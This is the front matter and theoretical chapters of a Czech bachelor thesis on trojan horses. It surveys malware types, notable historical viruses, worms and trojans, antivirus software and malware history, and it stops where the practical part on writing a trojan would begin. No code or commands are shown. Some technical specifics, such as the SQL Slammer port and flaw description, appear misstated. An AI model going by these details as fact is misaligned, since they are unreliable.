Česká zemědělská univerzita v Praze

Provozně ekonomická fakulta

Katedra informačního inženýrství

Bakalářská práce

Trojské koně

Michal Toman

Vedoucí práce: Ing. Marek Pícka, Ph. D.

ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE

Katedra informačního inženýrství

Provozně ekonomická fakulta

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Toman Michal

Informatika

Název práce
Trojské koně

Anglický název
Troyan horses

Cíle práce
Cíle práce jsou:
- seznámit se a popsat problematiku trojských koní
- představit a popsat nejznámější trojany
- vytvořit funkční trojský kůň

Metodika
Nejdříve nastuduji obecné vlastnosti trojských koňů. Prozkoumám základní principy funkčnosti a analyzuji a popíšu současné trojské koně. Z nabytých vědomostí vytvořím funkční aplikaci trojského koně.

Harmonogram zpracování
11/2013 - seznámení se s problematikou trosjkých koní
12/2013 - představení a popsání současných trojanů, analýza antivirů, popsat postup chránění PC
1/2014 - sestavení hlavních částí BP
2/2014 - závěrečné úpravy
3/2014 - odevzdání bakalářské práce

Rozsah textové části
30-40 stran

Klíčová slova
antivir, bezpečnost, trojský kůň, vir, napadení PC

Doporučené zdroje informací

Scambray J., McClure S., Kurtz G.,Hacking bez tajemství , Computer press 2002, ISBN: 80-7226-644-6
Scambray J., McClure S., Hacking bez záhad, Grada 2007, ISBN: 80-2471-502-3
Pfleeger Ch.P., Pfleeger S. L.: Security in Computing, 4th Edition. New York: Prentice Hall, 2006; ISBN: 0-13-239077-9

Vedoucí práce
Pícka Marek, Ing., Ph.D.

Termín odevzdání
březen 2014

Ing. Martin Pelikán, Ph.D.
Vedoucí katedry

ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE
Provozně ekonomická fakulta

prof. Ing. Jan Hron, DrSc., dr. h. c.
Děkan fakulty

V Praze dne 20.9.2013

Čestné prohlášení

Prohlašuji, že svou bakalářskou práci "Trojské koně" jsem vypracoval samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou citovány v práci a uvedeny v seznamu literatury na konci práce. Jako autor uvedené bakalářské práce dále prohlašuji, že jsem v souvislosti s jejím vytvořením neporušil autorská práva třetích osob.

V Praze, dne 12.3.2014 _____

Poděkování

Rád bych touto cestou poděkoval Ing. Markovi Píckovi, Ph.D. za rady a odbornou pomoc, kterou mi v průběhu zpracování mé bakalářské práce věnoval.
Děkuji i mé rodině a přítelkyni za jejich ochotu, trpělivost a další cenné rady, které mi při tvorbě bakalářské práce velice pomohly.

Trojské koně

Souhrn

Tato bakalářská práce se zabývá analýzou škodlivých softwarů, které se souhrnně označují jako malware, a dále naprogramováním jednoduchého trojského koně.

V první části je práce zaměřena na základní rozdělení jednotlivých škodlivých programů a jejich stručný popis. Pro každý typ počítačové infiltrace jsou vybrány dvě nejznámější reálné hrozby, které jsou detailněji popsány. V další části se práce podrobněji věnuje trojským koňům, které rozděluje do základních kategorií a každou kategorii detailně popisuje.

Předposlední část obsahuje podrobnou analýzu dvou trojských koní, kteří jsou pro uživatele v Česku nejznámější a mnoho uživatelů se s nimi již setkalo. Z této analýzy vychází i plán pro naprogramování jednoduchého koně. Poslední část představuje popis naprogramovaného trojana a návod jak efektivně zabezpečit počítače před nežádoucím malwarem.

Klíčová slova: antivir, bezpečnost, trojský kůň, vir, napadení PC

Troyan horses

Summary

This bachelor thesis deals with the analysis of malicious softwares, which are collectively referred as malware and then with programming a simple Trojan horse.

The first part of the thesis focuses on the basic distribution of individual malicious programs with a brief description. For each type of infiltration are selected two best-known real threats, which are described in detail. The next section in more detailed to the Trojans, which are divided into basic categories and each category described in detail.

The penultimate section provides a detailed analysis of the two Trojans that are available to users in the Czech Republic and many users have already met with them. This analysis is based on a plan to program a simple horse. The last part is a description of the programmed Trojan and guidance for effective computer security against unwanted malware.

Keywords: antivirus, security, troyan horses, computer infecting

Obsah

Zkratky

BAT	Dávkový soubor
COM	Spustitelný soubor obsahující příkazy
CS	Code Segment
DDoS	Distributed Denial of Service
DOS	Disk Operating System
EGA	Enhanced Graphic Adapter
EXE	Executable – spustitelný soubor
IBM	International Business Machines
IP	Internetový Protokol
IP (registry)	Instruction Pointer
LAN	Local Area Network
PDF	Portable Document Format
RAM	Random Access Memory
SMS	Short Message Service
SMTP	Simple Mail Transfer Protocol
SQL	Structured Query Language
TCP	Transmission Control Protocol
UDP	User Datagram Protocol

1 Úvod

Název trojský kůň pro užitečně tvářící se programy, které ale v počítači způsobují nežádoucí akce, nevznikl čirou náhodou, ale vychází ze starověkých řeckých bájí a pověstí. Řekové tehdy dobyli město Trója tím, že vyrobili dřevěného koně, v jeho útrobách skryli vojáky a tohoto koně darovali obyvatelům Tróji. Vojáci se nepozorovaně dostali přes hradby a během noci město přepadli a úspěšně získali. Novodobé elektronické verze trojských koňů se chovají podobně. Vydávají se za užitečné nebo zábavné programy a uživatel si je v dobré víře sám stahuje do počítače. Po jejich spuštění ale získá útočník nad napadeným počítačem kontrolu a může ho na dálku ovládat. V současné době je nejrozšířenější trojský kůň s názvem **TrojanDownloader.Waski.** Jeho úkolem je stahovat do počítače z internetu další škodlivé programy.

Každý uživatel, který má ve svém chytrém telefonu, notebooku a dalších zařízeních přístup k internetu, se může stát obětí hackerů a nevědomky si do svého zařízení stáhnout škodlivý software. V dnešní době se totiž většina škodlivého software šíří prostřednictvím internetu. Obecně platí, že tvůrci virů a dalšího škodlivého softwaru jsou vždy o krok napřed před programy, které chrání počítače.

Ani sebelepší antivirový program však nedokáže 100% ochránit všechny počítače a telefony a je proto důležité dávat pozor při "brouzdání" internetem, stahování různých souborů z neznámých a neověřených zdrojů a také při práci s přijatými emaily. Některé trojské koně jsou ukryty v přílohách emailů.

2 Cíl práce a metodika

2.1 Cíl práce

Hlavním cílem této bakalářské práce je naprogramovat jednoduchého trojského koně.

V teoretických východiscích definovat pojmy trojský kůň, škodlivý malware a další pojmy spojené s touto problematikou a uvést definice a charakteristické znaky jednotlivých počítačových infiltrací popsané v odborné literatuře. Dílčím cílem teoretické části je uvedení dalších pojmů bezprostředně spojených s trojskými koňmi.

Vlastní práce obsahuje především analýzu a popis naprogramování vlastního trojského koně a vytyčení zajímavostí kódu. Dílčím cílem je popsat a analyzovat nejznámější reálné trojské koně, kterými je možné nezabezpečený počítač infikovat. V závěru analytické práce uvést optimální řešení pro zabezpečení počítačů a uvést postup odstranění naprogramovaného jednoduchého trojského koně.

2.2 Metodika

Bakalářská práce je rozdělana do dvou částí. První část představuje teoretické poznatky z odborné literatury. Ta byla zpracována pomocí nastudování potřebných knih, internetových zdrojů a na základě získaných poznatků během bakalářské praxe.

Zpočátku jsou popsány nejznámější počítačové hrozby a jejich rozdělení. Následuje stručná historie a popis antivirového programu.

V praktické části jsou charakterizovány a popsány dva trojské koně, se kterými se může český uživatel kdykoliv setkat a jsou popsány nejznámější antivirové programy. Na základě vlastních zkušeností s odstraňováním trojanů je popsán návod jak se jich zbavit. Analýza těchto dvou trojanů a dostupného zdrojového kódu dalšího z nich vedla i k naprogramování jednoduchého trojského koně. Ten je napsán v programovacím jazyce C# pomocí programu Microsoft Visual Studio 2010.

Veškeré analýzy a testování bylo provedeno na notebooku Fujitsu AH531 s procesorem Intel i5 a operačním systémem Windows7 64bit.

3 Vysvětlení základních pojmů

Často se pojmy trojský kůň, červi, makroviry a spam označují souhrnně pod pojmem, který se mezi lidmi používá nejvíce – pod pojmem virus. Ve skutečnosti ale mezi těmito škůdci existují alespoň minimální rozdíly, které je od sebe odlišují. Souhrnné označení pro trojské koně, viry, červy, spyware a adware se nazývá malware. Toto slovo vzniklo složením slov MALicious a softWARE, v překladu do češtiny „zákeřný software“. Počítačové **viry** se dokáží šířit a replikovat bez vědomí uživatele. **Červi** se šíří převážně elektronickou poštou nebo pomocí síťových paketů. **Trojské koně** se nedokáží sami od sebe replikovat a k jejich zanesení do počítače je potřeba uživatele oklamat a uvést ho v domnění, že si stáhl neškodný program. **Spyware** je označení pro programy, které bez vědomí uživatele odesílají z jeho počítače různá data (historii prohlížení internetových stránek, uživatelská hesla, seznam nainstalovaných programů, atd.). **Adware** zanese do počítače nežádoucí reklamní bannery, nebo pop-up okna[1], které uživatele zahlcují nežádoucím reklamním sdělením. Mohou například i změnit domovskou stránku internetového prohlížeče.

3.1 Infiltrace počítače

Jedná se o skryté programy, které do počítače zanesou škodlivý kód. Společná vlastnost pro všechny infiltrace je, že se do počítače dostávají bez vědomí uživatele a způsobují nežádoucí akce od neškodných (spuštění vtipného obrázku, přehrání melodie) až po škodlivé akce (smazání některých souborů, zjištění přístupových hesel,..).

3.2 Viry

Virus je škodlivý kód, který se do napadeného počítače dostává bez vědomí uživatele daného počítače. Dokáže se replikovat – bez vědomí uživatele se může množit. K šíření sám sebe však využívá jiné soubory – tzv. hostitele. Mezi hostitele se mohou zařadit EXE soubory, systémové oblasti disku apod. Počítačový virus je program, pro který platí některá další upřesňující specifika:[2]

- nezbytná nutnost hostitele

[1] Vyskakovací okna

[2] JALŮVKA, J., Moderní počítačové viry, s. 4


- malá velikost virového programu
- symbióza s hostitelem

Škody způsobené viry lze rozdělit na škody přímé a nepřímé. Přímé škody jsou zřejmější a patří mezi ně náklady na odstranění viru, náklady na znovuvytvoření poškozených dat a náklady vzniklé v důsledku výpadku výroby, aj. [3] Mezi nepřímé náklady se řadí náklady, které musí uživatel vynaložit na nákup a provozování antivirových softwarů, nebo náklady za opatření proti šíření virů.

3.2.1 Boot viry


Jedná se o nejstarší skupinu virů, které infikují systémové oblasti disku. Těmito oblastmi mohou být boot sektory disket, tabulka rozdělení pevného disku nebo boot sektor pevného disku. Boot sektor obsahuje krátký program, který používá DOS ke spuštění systému, a to dříve než je kontrola předána jiným systémovým programům a překladači povelů. Tím že přepíše virus některou z bootovacích oblastí si zajistí, že ihned po startu počítače bude spuštěn a počítač napaden.

Obrázek 1 – Nezavirovaný disk



Zdroj: Boot viry. In: *Igiviry* [online]. 2009 [cit. 2014-02-04]. Dostupné z: http://igiviry.tripod.com/v_boot.html

Obrázek 2 – Disk po napadení boot virem



Zdroj: Boot viry. In: *Igiviry* [online]. 2009 [cit. 2014-02-04]. Dostupné z: http://igiviry.tripod.com/v_boot.html

[3] HÁK, I., ZELENKA, J., Ochrana dat, Škodlivý software, s. 32

3.2.2 Souborové viry

Velice rozšířenou skupinou virů jsou souborové viry. Jejím hlavním hostitelem jsou spustitelné EXE nebo COM soubory. EXE soubory se skládají z těchto částí: hlavička, relokační tabulka a kód programu. V hlavičce je položka, která je načtena do registrů CS a IP a touto položkou je udáno místo, kde program začíná. Virus modifikuje adresu na které program začínal na počátek svého kódu, nebo změní obsah začátku programového kódu. [4]

3.2.3 Multipartilní viry

Do této kategorie virů patří viry, které se chovají stejně jako viry bootovací a souborové. Díky tomu, že mají vlastnosti z obou předchozích kategorií, jsou označovány jako hybridní. Nejznámějším virem této kategorie je vir s názvem OneHalf, neboli Košický mor. Tento vir pochází ze Slovenska a byl vypuštěn v roce 1994. Pokaždé, když byl spuštěn, tak zašifroval část pevného disku. Zašifrovaná část ale byla v pořádku přístupná po dobu, kdy byl virus aktivní. V případě že byl vir odstraněn se tato zašifrovaná data obvykle ztratila nebo zůstala nečitelná. Poté, co virus zašifroval polovinu dat na pevném disku, zobrazil hlášku "This is one half. Press any key to continue.."

3.2.4 Stealth viry

Stealth viry se snaží na disku zamaskovat svojí existenci. Tyto viry monitorují všechny aktivity počítače a pokud dojde ke čtení nakažených objektů, vrací operačnímu systému hodnoty, které odpovídají původnímu stavu. Sledování aktivit počítače je zajištěno tím, že přesměrovává služby na virus. Nejznámější stealth virus se nazývá Brain, ten napadal operační systémy MS DOS. S nástupem Win32 však tyto viry vymizely a nyní již není možné najít virus tohoto typu.[5]

3.2.5 Další klasifikace počítačových virů

Podle **rychlosti šíření** lze rozdělit viry na **rychlé**, které jsou aktivní v paměti a napadají veškeré spuštěné programy v určité době. V případě spuštění antivirového programu, který by prohledával veškerý obsah disku, může dojít k napadení všech spustitelných souborů na

[4] BAUDIŠ, P., ZELENKA, J., Antivirová ochrana, s. 33

[5] HÁK, I., ZELENKA, J., Ochrana dat, Škodlivý software, s. 92

disku. Mezi nejznámější rychlé viry patří Dark, Frodo, Avenger. Oproti rychlým virům existují viry **pomalé**, které vyčkávají v paměti RAM na chvíli, kdy uživatel bude nějaký spustitelný program používat. Při vytváření, kopírování nebo editaci souboru se pozvolna neviditelně množí. Kvůli tomu se prodlužuje okamžik od objevení viru až po jeho detekci. Dalšími viry jsou **viry vzácně napadající**. Tyto viry napadají spustitelné programy pouze v případě, že jsou splněny předem dané podmínky (např. soubory s číslem v názvu, každý pátý spuštěný soubor atd.) Tímto je snížena pravděpodobnost odhalení viru, ale také se vir díky této podmínce šíří velice pomalu.

Dále lze rozdělit viry podle umístění v paměti na **rezidentní** a **nerezidentní**. Nerezidentní viry se šíří do zatím nenakažených souborů ve chvíli, kdy se spustí hostitel. Nemusí být umístěny natrvalo v paměti. Rezidentní viry oproti tomu zůstávají v paměti. Při spuštění infikovaného souboru se umístí do paměti počítače a odsud provádějí škodlivou činnost. Po vypnutí počítače je vir z paměti odstraněn a obnoven teprve až při dalším spuštění infikovaného souboru.

3.2.6 Vir Jerusalem

Tento vir napadal programy COM a EXE a operační paměť. Jednalo se o jeden z nejrozšířenějších virů, který napadal počítače IBM. Byl poprvé zaznamenán v roce 1987. Poté co je spuštěn napadený program se vir umístí do operační paměti a napadá všechny ostatní prováděné programy. Pokud je pátek třináctého, tak všechny prováděné programy rovnou smaže. Dokáže po umístění do paměti až 10x snížit rychlost systému. Jeho další názvy jsou například PLO, ArabStar, BlackBox,... [6]

3.2.7 Virus Anna Kurnikovová

Počítačový virus je pojmenovaný po známé ruské tenistce, jelikož v příloze emailu měl údajně obsahovat fotografii právě této tenistky. Reálně ale příloha emailu obsahovala soubor s názvem AnnaKournikovova.jpg.vbs. Tento skript napadl adresáře aplikace Microsoft Outlook a sám sebe se pokusil odeslat na všechny emailové kontakty. Vir vytvořil v roce 2001 holandský programátor Jan de Wit. Po jeho vytvoření se virus šířil emaily velice rychle.

[6] ČADA, O., Ochrana proti počítačovým virům, s. 122

3.3 Červi

Červ se narozdíl od virusu dokáže šířit bez závislosti na přenosu jeho hostitele. Šíří se ve formě síťových paketů, které se mezi počítači šíří podle předem zadaných kritérií, nebo zcela náhodně od již napadených počítačů k dalším systémům připojených k internetu. Červi využívají konkrétní bezpečnostní mezery operačních systémů, ale neinfikují spustitelné soubory. Červy, kteří se šíří elektronickou poštou, lze rozdělit do dvou základních skupin podle závislosti na poštovním klientu. Nezávislý červ využívá protokol SMTP, což mu zajišťuje replikační jistotu na každém systému umožňujícím zasílání emailových zpráv. Nejrozšířenějšími červi, kteří jsou závislí na poštovním klientu, jsou červi svázání s klientem Microsoft Outlook. V případě, že nemá červ k dispozici svůj poštovní klient, nemůže provést svou replikaci.[7]

3.3.1 Pět základních složek počítačového červa

a) Prozkoumávání. Tato složka je zodpovědná za hledání a zjišťování počítače v síti, který by mohl být červem zasažen.
b) Útok. V případě, že byl objeven vhodný počítač k napadení, přichází na řadu útok. Ten může být zamířen na ztrátu konfigurace, naformátování jednotky nebo tradiční útok na vyrovnávací paměť.
c) Komunikace. Tato složka umožňuje červům posílat zprávy mezi uzly nebo nějakým jiným cetrálním místem.
d) Příkazy. Rozhraní na uzlu červa umožňuje přijímat a vykonávat příkazy, které jsou mu zaslány.
e) Rozum. Aby mohl červ v sítí efektivně komunikovat, potřebuje znát umístění uzlů a také jejich charakteristiky. [8]

3.3.2 Červ SQLSlammer


Velice známým se stal červ s názvem SQLSlammer, který je znám od 25. ledna 2003. Aplikace Microsoft SQL Server obsahovala bezpečnostní mezeru a když se UDP pakety na portu 1433 o délce 376 bajtů dostaly k této aplikaci, došlo kvůli podtečení zásobníku k infekci. Tento červ se usadil rezidentně v paměti a na náhodně vybrané IP adresy

[7] JALŮVKA, J., Moderní počítačové viry, s. 48

[8] NAZARIO, J., Internet worms, s. 13

rozesílal velké množství dalších UDP paketů. Jediná jeho nepříjemná vlastnost byla, že kvůli rozesílání velkého množství UDP paketů dokázal 100% zahltit celou LAN. Neprováděl však žádnou jinou destruktivní činnost, což bylo pro jeho masové rozšíření veliké štěstí.[9]

Obrázek 3 - Extrémní vytížení LAN sítě UDP pakety



Zdroj: Počítačové viry a jejich šíření. In: w*ww.sly-tri-opice.estranky.cz* [online]. © 2007 [cit. 2014-01-15]. Dostupné z: http://www.sly-tri-opice.estranky.cz/clanky/vypocetni-technika/pocitacove-viry-a-jejich-sireni.html

3.3.3 Červ I Love You

Tento červ se stal historicky nejúspěšnějším a dokázal napáchat škody za více než 5 miliard amerických dolarů. Byl vytvořen 2. května 2000 v programovacím jazyce VBScript a považuje se za nejničivějšího červa na světě. Jeho cílovou skupinou jsou počítače s operačním systémem Microsoft Windows. Jeho činnost spočívá v tom, že se po spuštění rozesílá na všechny emailové adresy, které má uživatel uloženy v adresáři aplikace Microsoft Outlook. Poté přepisuje registry, maže systémové soubory a provádí další destruktivní činnost. Jeho název je odvozen od předmětu rozesílané zprávy – ten obsahuje text I love you.

[9] HÁK, I., ZELENKA, J., Ochrana dat Škodlivý software, s. 17

3.4 Trojské koně

Dříve se trojský kůň (neboli trojan) označoval jako atraktivní nebo užitečný program (hra, utilita), který jako svou vedlejší činnost provádí destrukci dat, nebo jinou škodlivou činnost. Nyní mohou být trojské koně šířeny i ve spojení s počítačovými viry nebo červy.[10] Trojský kůň není schopen oproti virům a červům sebe-replikace (není schopen se sám od sebe dále šířit) a nedokáže infikovat ostatní soubory. Nejčastěji se trojani vyskytují jako soubory ve formátu EXE a oproti virům a červům se trojských koní objevuje podle statistik velice málo. V minulosti se mnohokrát objevil trojský kůň, který se schovával za antivirový program McAfee VirusScan. Ve skutečnosti však mazal soubory na pevném disku. Trojské koně se dají rozdělit do několika skupin, kde nejrozšířenější skupiny jsou password stealing trojani a zadní vrátka.

3.4.1 Password-stealing trojan - KeyLogger

Posláním těchto trojských koní je zaznamenávat jednotlivé stisky kláves na klávesnici počítače a následně je ukládat do souboru nebo zasílat na předem dané emailové adresy. Vzhledem k tomu se můžou autoři těchto trojských koní dostat k velice citlivým datům včetně přihlašovacích údajů. [11]

3.4.2 Destruktivní trojské koně

Jak už název napovídá – pokud je trojský kůň naprogramován tak aby byl destruktivní, smaže všechny soubory podle nějakého klíče nebo rovnou naformátuje všechny pevné disky v počítači. Sem lze zařadit i škodlivé dávkové soubory – soubory s příponou BAT. [12]

3.4.3 Dropper

Tento trojský kůň není škodlivý sám o sobě, ale jeho škodlivost spočívá v tom, že na svém těle přináší jiný virus. Ten je uvnitř dropperu zakódován tak, že je ho většinou obtížné dopředu najít a až poté, co je dropper aktivovaný, se virus do počítače umístí.

---

[10] HÁK, I., ZELENKA, J., Ochrana dat, Škodlivý software, s. 18

[11] HÁK, I., ZELENKA, J., Ochrana dat, Škodlivý software, s. 19

[12] HÁK, I., ZELENKA, J., Ochrana dat, Škodlivý software, s. 19

3.4.4 Backdoor

V překladu znamená zadní vrátka. I když se tato metoda používá také k seriózním účelům, kdy je potřeba přes Remote Administrator provést například některá opravná nastavení a konfigurace na vzdálených počítačích, uživatel není schopen vypozorovat přítomnost cizího uživatele a tak je tato metoda klasifikována jako bezpečnostní riziko. Backdoor poskytují skrytou metodu vstupu do systému tím, že obchází standardní ověřovací mechanismy (například mohou obejít firewall). Backdoors fungují následujícím principem: počítač na straně útočníka odesílá požadavky do počítače na straně uživatele. Klientská část (na straně uživatele) tyto požadavky plní a zasílá útočníkovi zpětnou vazbu, aniž by se o tom napadený uživatel dozvěděl. Komunikace probíhá většinou na bázi TCP/IP protokolu, což znamená, že oběť i útočník od sebe mohou být vzdáleni přes několik kontinentů.

3.4.5 Další typy trojanů

Mezi další typy trojanů se řadí **DDoS trojani**, kteří provádějí útoky proti konkrétním serverům tím, že na ně odesílají z napadených počítačů velké množství požadavků a tím server vyřadí na určitou dobu z provozu. Trojské koně **FakeAV** se tváří jako antivirové programy, které našly v počítači vir. Uživateli poté zobrazí zprávu, aby za odstranění viru zaplatil. Tyto zprávy jsou však smyšlené a tento trojan ve skutečnosti žádnou hrozbu v počítači nenašel. **SMS trojani** jsou navrženi pro chytré mobilní telefony, ze kterých odesílají zprávy na prémiové čísla začínající většinou převolbou 906 a tím převádějí peníze z uživatelova kreditu na účet hackera.

3.4.6 Trosjký kůň AIDS

K nejznámějším trojským koním patří pravděpodobně AIDS TROJAN DISK, kterého rozeslali na disketách autoři do více než 7000 výzkumných ústavů po celém světě.[13] Tento trojský kůň počítal, kolikrát byl počítač spuštěn a ve chvíli, kdy byl spuštěn po devadesáté, zpřeházel názvy všech souborů a zcela zaplnil volné místo na disku. Zobrazila se také hláška s výzvou, že za 189 amerických dolarů společnost PC Cyborg Corporation data nazpátek obnoví. Toto však nebylo nutné, jelikož existoval program CLEARAID, který obrátil šifrování zpět a názvy souborů tak opravil.

[13] SZOR, P., Počítačové viry – analýza útoku a obrana, s. 47

3.4.7 Trojský kůň Flashback

Tento trojský kůň využil chyby v implementaci jazyka Java na počítačích s operačním systémem Mac. Aby byl počítač infikován, nemusel uživatel instalovat žádný program, ale stačilo pouze aby navštívil infikovanou internetovou stránku a měl povoleno automatické spouštění Java aplikací. Poté, co se trojan do počítače stáhnul, si nejdříve zkontroloval, jestli se v počítači nachází některý z definovaných antivirových programů. V případě, že byl počítač chráněn antivirovým programem, trojan nevytvořil žádnou akci a postupně se z počítače vymazal. Pokud ale počítač antivirový program neobsahoval, trojan začal zobrazovat reklamu a hackeři za každou zobrazenou reklamu dostali finanční odměnu. Dle různých zdrojů na internetu si dokázali po masovém rozšíření tohoto trojského koně jeho tvůrci přijít až na 190 000,- Kč za jediný den. [14] Zobrazená reklama ale nebylo jediné, co tento trojan dokázal. Působil i jako zadní vrátka (backdoor) a tvůrcům umožnil ovládat a získávat jakékoliv informace z počítačů, které jím byly napadeny. Flashbackem bylo napadeno zhruba 600 000 počítačů a poprvé byl zjištěn na přelomu března a dubna 2012.

3.5 Antivirový program

Antivirový program se používá k odhalení, odstranění a eliminaci počítačových virů a jiných škodlivých kódů. Je to software, který monitoruje všechny vstupní místa, ze kterých hrozí proniknutí počítačových virů do systému (flash disk, CD/DVD, internet,..) a tyto data porovnává s virovou databází. Jelikož vznikají viry nepřetržitě, tak je tato virová databáze aktualizována 24 hodin denně. V případě, že by antivirový program našel podobnost některých vstupních dat s antivirovou databází, zabrání další práci s těmito daty

[14]Flashback malware earns makers $10,000 a day. *THE INQUIRER* [online]. May 02 2012 [cit. 2014-01-17]. Dostupné z: http://www.theinquirer.net/inquirer/news/2172037/flashback-malware-steals-thousands-day Zákeřný trojský kůň Flashback vydělává hackerům 200 tisíc korun denně. *Novinky.cz* [online]. 4. května 2012 [cit. 2014-01-17]. Dostupné z: http://www.novinky.cz/internet-a-pc/bezpecnost/266760-zakerny-trojsky-kun-flashback-vydelava-hackerum-200-tisic-korun-denne.html
Flashback malware generated $10k per day in fraudulent ad clicks. *TECHSPOT* [online]. May 2, 2012 [cit. 2014-01-17]. Dostupné z: http://www.techspot.com/news/48423-flashback-malware-generated-10k-per-day-in-fraudulent-ad-clicks.html

a nabídne uživateli zda chce nakažená data rovnou smazat, uložit do karantény, nebo jestli si uvědomuje riziko a chce i přes potencionální hrozbu s daty normálně pracovat. Antivirové programy se dělí na On-demand skenery, jednoúčelové antiviry a komplexní antivirové systémy. On-demand skenery se používají v případě, že nainstalovaný operační systém není možno spustit obvyklým způsobem a spouští se přes operační systém DOS. Jednoúčelové antiviry jsou antiviry, které vznikly za účelem nalezení a odstranění jednoho konkrétního viru, který je v dané době většinou rozšířen v hojném počtu. Komplexní antivirové systémy se skládají z několika specializovaných nástrojů. Většinou obsahují firewall, antispyware a další nástroje. (V mobilech mohou dále obsahovat například nástroj pro blokování příchozích hovorů z konkrétních čísel, antitheft nástroje, které při ztrátě nebo odcizení přístroje dokáží vymazat důležitá data, přístroj zablokovat a zaslat na důvěryhodné kontakty informace o nově vložených SIM kartách, pozici telefonu, či zaslat fotky z fotoaparátu).

3.6 Historie počítačové infiltrace

Úplně první trojský kůň se nazývá **Egabtr** a byl vytvořen pouhé 4 roky po nástupu čtvrté generace dnešní počítačové éry v roce 1985. Skrýval se za užitečným grafickým programem, který měl zlepšit kvalitu EGA displejů a měl za úkol bez varování vymazat veškerý obsah pevného disku. Byl rozšiřován prostřednictvím poštovních schránek. Po jeho spuštění a odstranění všech souborů se uživateli zobrazila zpráva "Arf! Arf! Got you!"

Historie však sahá mnohem dále. V roce 1949 zveřejnil maďarský matematik John von Neumann dokument, který naznačoval, že počítačový program by se mohl sám reprodukovat. Prvního červa napsal vývojář Bob Thomas v roce 1971. Nesl název Creeper a tento červ se dokázal přenášet z počítače na počítač. Apple virus s názvem **Elk Cloner** vznikl v roce 1982 a jeho úkolem bylo infikovat vložené diskety do disketové mechaniky. Při každém 50. spuštění počítače se zobrazila zpráva.

Za první virus napadající osobní počítače se považuje vir zvaný **Brain.** Byl sepsaný počátkem roku 1986 a už v tehdejší době šlo o velmi kvalitní virus. Šířil se pomocí diskety, která se nacházela při startu počítače v mechanice. První antivirové programy se začaly objevovat v roce 1988. Mezi první výrobce antivirů patřily společnosti McAfee VirusScan a Dr. Solomon AVTK. Virus **Tequila**, který vznikl v roce 1991, napadal systémové oblasti

disku, ale i běžné soubory. Koncem roku 1991 se objevily první generátory virů. Uživatel, který se v programování vůbec nevyznal, mohl nastavením jednoduchých parametrů nabízených generátorem viru sestavit učinný a funkční virus.

V roce 1995 obsahovaly diskety s testovací verzí operačního systému Windows95, které byly zaslány beta testerům tohoto operačního systému, virus **Form.** Do té doby se předpokládalo, že nástup operačního systému Windows95 bude znamenat zánik počítačových virů. V tomtéž roce se objevil vir **Concept** napadající Microsoft Word. Virus se rychle rozšířil a během jediného měsíce se ocitl na prvním místě v počtu napadení počítačů. Virus **Laroux** byl zaměřený na Microsoft Excel a využíval stejné myšlenky, jako vir Concept – byl založený na makrech.[15]

[15] Historie počítačových virů. *Fakulta informatiky Masarykovy univerzity* [online]. 2001 [cit. 2013-12-05]. Dostupné z: http://www.fi.muni.cz/usr/jkucera/pv109/2001/xmichal1.html

4 Vlastní Práce

